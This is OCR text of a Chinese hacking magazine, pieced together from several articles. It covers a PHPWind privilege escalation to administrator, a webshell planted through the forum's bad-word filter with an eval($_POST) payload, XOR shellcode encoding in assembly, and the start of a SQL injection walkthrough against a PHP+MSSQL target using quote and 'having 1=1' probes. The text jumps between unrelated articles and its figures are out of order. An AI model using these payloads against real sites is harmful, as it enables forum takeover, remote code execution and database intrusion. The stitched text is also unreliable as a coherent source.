


图1

先去注册一个ID，然后去修改资料页面。我们要修改那一页的表单要它为我们所用【其实是改一点东西好本地提交数据啦】。先搜name='creator'，然后把action=后面改为http://localhost/phpwind/profile.php，你们对应自己要黑的站要改成论坛的相关地址了。再搜选择您的头像，下面改为<input name='proicon' type='text'>保存本地提交数据了。要是不会的可以参照我的do.html进行修改，按照图1的填写好提交注册就可以了。

提交后直接提交http://localhost/phpwind/job.php?acion=delimg就可以了（图2）。

然后你就会发现你已经是管理员了（图3）。

事情基本上到这就可以结束了，但是可能有的人还觉得没拿到shell的话就没完工……拿shell其实有很多办法的，比如说




图3




图4




图2

之前小花说的模板方法，但是有的linux主机那里基本上是不可写的，我在这里提供另外一中方法。进入后台，在不良语句过滤那里新增一个，不良词语写a'] ='aa';eval($_POST['a']);//，过滤规则可以随便写，那么你就可以得到一个shell位置为http://论坛位置/bbs/data/bbscache/wordsfb.php（图4）。

唠里唠叨说了这么多了，玄猫都已经把exp发布了，相对来讲这个漏洞大部分站已经修补了，想了一下，还是觉得应该把它详细的说一下，所以有了此文，谢谢猫猫，BAN……

【文章中涉及的phpwind.exe do.htm在光盘中有提供】

编辑点评： 这个漏洞让我想起了盗帅下载系统的和pskey那篇《绝对背后的微笑》的文章提到的动网6.0管理员提升漏洞，思路和方法几乎都是一模一样的，都是直接在update语句中插入自定义的变量。我相信通过作者的详细讲述，大家是不是对php白箱注射有了很大的了解呢？只要有信心、耐心、决心，努力学习php+mysql语法，几个月内成为php injecton顶尖高手，绝对是人人都可以做得到的。

上接第289页

的美妙！呵呵，废话少说，我们来看看ShellCode的编码吧。

Ww0830在《Q版》中明确提到，编码的用处就是避免我们的ShellCode被截断，最特殊的就是字节“\x00”了，strcpy，strlen等字符串操作都会以“\x00”作为字符串的结束标志。你想，一个完整的ShellCode被半路分尸了，还怎么溢出别人呢？而且对特殊的系统程序或应用程序，也有各自所“忌讳”的特殊字符，这大大阻碍了ShellCode的功能，怎么办？最简单的就是用XOR大法来避开咯，大家都知道，XOR有这样的特性，即一个数两次XOR同一个数，其值不变，比如a xor b xor b = a，这也是很多程序加密解密的原始方法哦。具体的编解码可以通过下面的代码段来实现：

```
    xor    ecx, ecx          // 清零
    mov    cl, 0C6h  // 需要异或的字符个数
loop1:                                // 开始循环
    inc    eax                        //
    xor    byte ptr [eax], 96h  //96h是可选的，只要能通过异或该值而避免特殊字符
    loop   loop1
```

呵呵，这样不就OK了吗？但是像上面代码中的96h，我们又怎么能确定它XOR后一定就完全避开了空字符和特殊字符了呢。呵呵，这里没办法，只有一个一个试，96h不行，就试97h，再不行就98h，有读者开始打冷颤了。的确，这样试也不是办法，呵呵，我就大发慈悲吧，再次提供自己写的一个XOR小程序，如图4所示。

你可以自由选择用来XOR的值，而且根据需要输入受限制的字符。注意的是，你的XOR文件应该先写好实现功能的ASM文件，用NASM编译后产生的文件，这些如果你不了解的话应该参考《黑客手册暑期特别版》中我的另一篇文章《读《Q版黑客——缓冲区溢出教程学习笔记之Win32 ShellCode编写初体验》。




图4

后记：

今天的读书笔记到此就告一段落，从《Q版》一书中学到的东西远不如此，但限于时间和篇幅，我也只好暂时写出这些比较关键的东西，如果有什么需要改进的地方，欢迎大家到非安全论坛去问，或直接给我email：scuhkr@21cn.com

（本文中涉及到的工具GetFuncHash.exe、KERNEL32基地址查找工具.exe、xorxorx.exe在光盘中有提供）

攻破PHP+MSSQL筑起的堡垒

Linx

一直以来，每当我们谈及SQL Injection多是关于ASP+MSSQL和PHP+MYSQL，而很少涉及PHP+MSSQL。事实上，作为PHP的黄金搭档，MYSQL具有免费使用、运算快速、方便移植等特点，中小企业只需花费少量的投资，就可以搭建出一个功能强大的服务器平台，完成企业WEB的构建。但是当企业/政府机构需要构建一个运行稳定，数据巨大的网站时，以MYSQL作为后台数据就难免有点力不从心了，这个时候他们就不得不考虑到像MSSQL、ORACLE这样成熟而功能强大的大型数据库管理系统，而PHP的速度和安全又深得好评，于是PHP+MSSQL这种比较罕见的搭配也就逐渐在企业和政府网站中露出了端倪。

然而，用安全的PHP脚本和功能强大的MSSQL，真的就能轻易地构建出一个固若金汤的保垒吗？今天，我们就来简单地会会它们。

一、注入测试过程

http://www.target.com是一个以PHP+MSSQL构建的企业网站。现在，我们在其网站的一个URL参数上加一个"'"试试：http://www.target.com/index.php?type=1'，返回信息如图1所示。

看来没有过滤好"'"，再来：http://www.target.com/index.php?type=1'having%201=1--，返回信息如图2所示。having 1=1是和GROUP BY是一起使用的一个条件判断语句。因为我们提交的数据不正确，所以返回的错误信息就会告诉我们一个表名和列名'tb_llyd.code'。看来，PHP.ini里的"magic_quotes_gpc"的功能对这样的SQL注射并没有发挥作用，从上面PHP返回的错误回显来看，我们得到了当前MSSQL数据库中的一个表名"tb_llyd"和一个列名"code'"。




图1




图2




图3

